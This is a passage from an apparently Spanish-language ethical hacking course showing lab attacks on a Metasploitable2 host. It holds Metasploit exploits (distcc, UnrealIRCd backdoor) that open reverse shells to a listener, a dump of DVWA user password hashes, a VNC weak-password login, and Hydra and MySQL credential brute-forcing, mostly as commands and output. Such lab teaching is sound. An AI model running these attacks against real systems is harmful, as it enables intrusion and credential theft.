[*] Running module against 192.168.0.58

[*] 192.168.0.58:3306 - Sending statement: 'select version()'...
[*] 192.168.0.58:3306 -  | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
```

Manualmente:

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.0.58 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
```

```
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> use dvwa
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+---------------+
| Tables_in_dvwa |
+---------------+
| guestbook     |
| users         |
+---------------+
2 rows in set (0.000 sec)

MySQL [dvwa]> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
| user_id | first_name | last_name | user    | password                         | avatar                                                   |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
http://192.168.0.58/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 |
http://192.168.0.58/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
http://192.168.0.58/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
http://192.168.0.58/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
http://192.168.0.58/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------+----------------------------------------------------------+
5 rows in set (0.001 sec)

MySQL [dvwa]>
```

Vulnerabilidad Puerto TCP 3632

DistCC Daemon Command Execution

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3556
https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec/

Análisis

distcc 2.x, como la utilizada en Xcode 1.5 y otros, cuando no está configurado para restringir el acceso hacia el puerto del servidor, permite a los atacantes remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.0.58     yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.0.14     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.0.14
LHOST => 192.168.0.14
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
```

```
  RHOSTS  192.168.0.58    yes      The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   3632            yes      The target port (TCP)


Payload options (cmd/unix/reverse):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.0.14     yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.0.14:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rvLmQuflTp7fNjpH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "rvLmQuflTp7fNjpH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.0.14:4444 -> 192.168.0.58:45109) at 2022-08-01 17:56:02 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Vulnerabilidad Puerto TCP 5900

VNC Server 'password' Password

https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/

Análisis

El servidor VNC funcionando en el host remoto está asegurado con una contraseña muy débil. Es posible autenticarse utilizando la contraseña 'password'. Un atacante remoto sin autenticar puede explotar esto para tomar control del sistema.

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

  Name           Current Setting                Required  Description
  ----           ---------------                --------  -----------
  BLANK_PASSWORDS   false                       no       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                           yes      How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                       no       Try each user/password couple stored in the current database
  DB_ALL_PASS       false                       no       Add all passwords in the current database to the list
  DB_ALL_USERS      false                       no       Add all users in the current database to the list
  DB_SKIP_EXISTING  none                        no       Skip existing credentials stored in the current database (Accept
                                                  ed: none, user, user&realm)
  PASSWORD                                      no       The password to test
  PASS_FILE       /usr/share/metasploit-framework/data  no       File containing passwords, one per line
                  /wordlists/vnc_passwords.txt
  Proxies                                     no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                        yes      The target host(s), see https://github.com/rapid7/metasploit-fra
                                                  mework/wiki/Using-Metasploit
  RPORT          5900                           yes      The target port (TCP)
  STOP_ON_SUCCESS   false                       yes      Stop guessing when a credential works for a host
  THREADS         1                             yes      The number of concurrent threads (max one per host)
  USERNAME        <BLANK>                       no       A specific username to authenticate as
  USERPASS_FILE                                 no       File containing users and passwords separated by space, one pair
                                                  per line
  USER_AS_PASS      false                       no       Try the username as the password for all users
  USER_FILE                                     no       File containing usernames, one per line
  VERBOSE         true                          yes      Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.58:5900     - 192.168.0.58:5900 - Starting VNC login sweep
[+] 192.168.0.58:5900     - 192.168.0.58:5900 - Login Successful: :password
[*] 192.168.0.58:5900     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Imagen 8-6. Conexión mediante VNC a Metasploitable2, utilizando una contraseña débil

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.0.58
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Vulnerabilidad Puerto TCP 6667

UnrealIRCD 3.2.8.1 Backdoor Command Execution

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075
https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/

Análisis

UnrealIRCd 3.2.8.1, tal como fue distribuido sobre ciertos sitios espejo desde Noviembre del año 2009 hasta Junio del año 2010, contiene una modificación introducido externamente (Caballo de Troya), en la macro DEBUG3_DOLOG_SYSTEM, la cual permite a los atacantes remotos ejecutar comandos arbitrarios.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
Metasploit
  RPORT   6667             yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

  #   Name                                  Disclosure Date  Rank    Check  Description
  -   ----                                  ---------------  ----    -----  -----------
  0   payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
  1   payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
  2   payload/cmd/unix/bind_ruby                             normal  No     Unix Command Shell, Bind TCP (via Ruby)
  3   payload/cmd/unix/bind_ruby_ipv6                        normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
  4   payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
  5   payload/cmd/unix/reverse                               normal  No     Unix Command Shell, Double Reverse TCP (telnet)
  6   payload/cmd/unix/reverse_bash_telnet_ssl               normal  No     Unix Command Shell, Reverse TCP SSL
(telnet)
```

```
  7   payload/cmd/unix/reverse_perl                      normal  No     Unix Command Shell, Reverse TCP (via Perl)
  8   payload/cmd/unix/reverse_perl_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
  9   payload/cmd/unix/reverse_ruby                      normal  No     Unix Command Shell, Reverse TCP (via Ruby)
  10  payload/cmd/unix/reverse_ruby_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
  11  payload/cmd/unix/reverse_ssl_double_telnet         normal  No     Unix Command Shell, Double Reverse TCP
SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.0.58     yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.14
LHOST => 192.168.0.14
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.14:4444
[*] 192.168.0.58:6667 - Connected to 192.168.0.58:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.58:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1mLguaNIy94ahxqo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
```

```
[*] B: "1mLguaNIy94ahxqo\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.14:4444 -> 192.168.0.58:43562) at 2022-08-02 09:42:13 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
uid=0(root) gid=0(root)
```


Video del Webinar Gratuito: “Ingeniería Social”
https://www.reydes.com/d/?q=videos#wgis

Video del Webinar Gratuito: “Explotación con Kali Linux”
https://www.reydes.com/d/?q=videos_2018#wgeckl

Video del Webinar Gratuito: “Crear un Medio Infectado con Metasploit Framework”
https://www.reydes.com/d/?q=videos_2020#wgcumicmf

9. Atacar Contraseñas

El Curso Virtual de Wireshark está disponible en video:
https://www.reydes.com/d/?q=Curso_Wireshark



Cualquier servicio de red el cual solicite un usuario y contraseña es vulnerable a intentos para tratar de adivinar credenciales válidas. Entre los servicios más comunes se enumeran; ftp, ssh, telnet, vnc, rdp, entre otros. Un ataque de contraseñas en línea implica automatizar el proceso de adivinar las credenciales para acelerar el ataque y mejorar las probabilidades de adivinar alguna de ellas.

Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

THC Hydra

https://github.com/vanhauser-thc/thc-hydra

THC-Hydra es una herramienta de código prueba de concepto, el cual proporciona a los investigadores y consultores en seguridad, la posibilidad de mostrar cuan fácil podría ser ganar acceso no autorizado hacia un sistema.

Existen diversas herramientas disponibles para atacar logins disponibles, sin embargo ninguna soporta más de un protocolo a atacar o conexiones en paralelo.

Actualmente la herramienta soporta los siguientes protocolos; Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC y XMPP.

```
┌──(kali㉿kali)-[~]
└─$ hydra -h

┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/seclists/Passwords/Common-Credentials/500-worst-passwords.txt -e nsr
192.168.0.58 ssh
```

La opción “-l” define el nombre para el LOGIN.

La opción “-P” define un archivo conteniendo las contraseñas a intentar.

La opción “-e nsr” intentará una contraseña nula “n”, el mismo login como contraseña “s”, y el login invertido como contraseña “r”.

“ssh” define el servicio a evaluar.




Imagen 9-1. Contraseña obtenida por THC-Hydra para el usuario root

9.1 Adivinar Contraseñas de MySQL

https://www.mysql.com/

MySQL es un software el cual entrega un servidor para bases de datos SQL (Structured QueryLanguafg), rápido, multi-tarea, multi-usuario, y robusto. El servidor MySQL está diseñado para sistemas de producción de misión crítica y de carga crítica, como también para la integración en software desplegado en masa.

Para los siguientes ejemplos se utilizará el módulo auxiliar de nombre “MySQL Login Utility” en Metasploit Framework, el cual permite realizar consultas sencillas hacia la instancia MySQL por usuarios y contraseñas específicos (Por defecto es el usuario root con la contraseña en blanco).

Se define un archivo de nombre “/opt/SecLists/Passwords/Default-Credentials/mysql-betterdefaultpasslist.txt”, para del proyecto SecLists. Este archivo debe ser editado para eliminar los dos puntos y reemplazarlo con un espacio.

```
msf6 > use auxiliary/scanner/mysql/mysql_login

msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_login):

  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  BLANK_PASSWORDS   true          no       Try blank passwords for all users
  BRUTEFORCE_SPEED  5             yes      How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false         no       Try each user/password couple stored in the current database
  DB_ALL_PASS       false         no       Add all passwords in the current database to the list
  DB_ALL_USERS      false         no       Add all users in the current database to the list
  DB_SKIP_EXISTING  none          no       Skip existing credentials stored in the current database (Accepted: none,
user, user&
                                  realm)
  PASSWORD                        no       A specific password to authenticate with
  PASS_FILE                       no       File containing passwords, one per line
  Proxies                         no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
Met
                                  asploit
  RPORT          3306             yes      The target port (TCP)
  STOP_ON_SUCCESS   false         yes      Stop guessing when a credential works for a host
  THREADS        1                yes      The number of concurrent threads (max one per host)
  USERNAME       root             no       A specific username to authenticate as
  USERPASS_FILE                   no       File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false         no       Try the username as the password for all users
  USER_FILE                       no       File containing usernames, one per line
  VERBOSE        true             yes      Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/seclists/Passwords/Default-
Credentials/mysql-betterdefaultpasslist.txt
USERPASS_FILE => /usr/share/seclists/Passwords/Default-Credentials/mysql-betterdefaultpasslist.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/mysql/mysql_login) >
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.0.58:3306     - 192.168.0.58:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.0.58:3306     - 192.168.0.58:3306 - Success: 'root:'
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:mysql: (Incorrect: Access denied for user
'root:mysql'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:root: (Incorrect: Access denied for user
'root:root'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:chippc: (Incorrect: Access denied for user
'root:chippc'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: admin:admin: (Incorrect: Access denied for user
'admin:admin'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:: (Incorrect: Access denied for user
'root:'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:nagiosxi: (Incorrect: Access denied for user
'root:nagiosxi'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: root:usbw: (Incorrect: Access denied for user
'root:usbw'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306     - 192.168.0.58:3306 - LOGIN FAILED: cloudera:cloudera: (Incorrect: Access denied for user
```

```
'cloudera:clouder'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:cloudera: (Incorrect: Access denied for user
'root:cloudera'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:moves: (Incorrect: Access denied for user
'root:moves'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: moves:moves: (Incorrect: Access denied for user
'moves:moves'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:testpw: (Incorrect: Access denied for user
'root:testpw'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: root:p@ck3tf3nc3: (Incorrect: Access denied for user
'root:p@ck3tf3nc3'@'192.168.0.14' (using password: NO))
[-] 192.168.0.58:3306    - 192.168.0.58:3306 - LOGIN FAILED: mcUser:medocheck123: (Incorrect: Access denied for
user 'mcUser:medocheck'@'192.168.0.14' (using password: NO))
